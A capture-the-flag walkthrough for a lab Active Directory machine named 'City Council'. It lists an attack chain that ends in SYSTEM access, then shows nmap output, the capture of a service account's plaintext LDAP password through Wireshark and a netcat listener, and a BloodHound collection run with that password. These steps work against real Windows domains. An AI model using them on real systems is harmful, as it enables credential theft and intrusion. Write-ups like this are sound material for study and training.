City Council

IP (Udated to hacksmarter IP)
10.1.134.65
Domain /FQDN
city.local DC-CC.city.local
🔗 Attack Chain – City Council
- LDAP traffic sniffing → Service Account creds exposed City_Council hacksmarter
- BloodHound → Kerberoastable user identified City_Council hacksmarter
- Kerberoasting → Clerk credentials City_Council hacksmarter
- SMB Write Access → NTLMv2 Hash capture via Responder City_Council hacksmarter
- Cracked NTLM → Jon Peters access City_Council hacksmarter
- Kerberoast → Additional user creds City_Council hacksmarter
- Backup share → Profile dump extraction City_Council hacksmarter
- DPAPI → Emma Hayes credentials City_Council hacksmarter
- ACL abuse → Enable Sam Brooks City_Council hacksmarter
- WinRM → User access City_Council hacksmarter
- Move + Reset web_admin → Privileged context City_Council hacksmarter
- ASPX upload → Webshell City_Council hacksmarter
- SeImpersonate → JuicyPotatoNG City_Council hacksmarter
➡️ SYSTEM Access
Nmap Results
nmap -p 1-65535 -T4 -A -v 10.1.172.107
Nmap scan report for DC-CC.city.local (10.1.172.107)
Host is up (0.00041s latency).
Not shown: 65507 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: City Hall - Your Local Government
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-31 21:19:15Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: city.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: city.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:80:A1:AA (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/31%OT=53%CT=1%CU=38527%PV=Y%DS=1%DC=D%G=Y%M=080027%
OS:TM=69052815%P=x86_64-unknown-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=I%CI=
OS:I%II=I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NN
OS:S%O5=M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W
OS:6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=
OS:O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%
OS:DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O
OS:=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80
OS:%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y
OS:%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC-CC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: DC-CC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:80:a1:aa (Oracle VirtualBox virtual NIC)
| Names:
|   DC-CC<00>            Flags: <unique><active>
|   CITY<00>             Flags: <group><active>
|   CITY<1c>             Flags: <group><active>
|   DC-CC<20>            Flags: <unique><active>
|_  CITY<1b>             Flags: <unique><active>
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-31T21:20:14
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms DC-CC.city.local (192.168.178.72)
Web Enumeration

We open http://city.local/documents-forms.html in Browser
We can Download a Service tool for Windows and Linux

We can submit inquiries to the town hall

When we send a Request for example here we use Building Permit Request
We see the Application use LDAP and use a service account svc_services_portal and connect to the DC
We edit the hostfile
10.1.134.65 city.local DC-CC.city.local
We open wireshark
wireshark

We Submit Application
In the Log we see that try to build a connection to the DC
We use this Filter ore search manuall in wireshark
dns.qry.name contains "city.local"
|| ldap
|| tcp.port == 389
We see some creds

We copy the entry to ASCII Text

We got User svc_services_portal
PW= PortAl1337
8&DPUSER=svc_services_portal PASS=PortAl1337 DOMAIN=city.local SERVICE=Marriage Certificate Request
Alternative Way

We can also modify the hosts file and set our IP address to the FQDN of the DC.
10.1.134.65 DC-CC.city.local city.local DC-CC
My eth0 IP

Start a listener on Port 389 (ldap port)
nc -lvnp 389
We Submit a Request and got the creds inside our listener
Bloodhound Enumeration

We Collect BloodHound Data As svc_services_portal
bloodhound-python -u svc_services_portal -p 'PortAl1337' -c All -d city.local -ns 10.1.134.65 --zip
We check Kerberoastable Accounts and got clerk.john
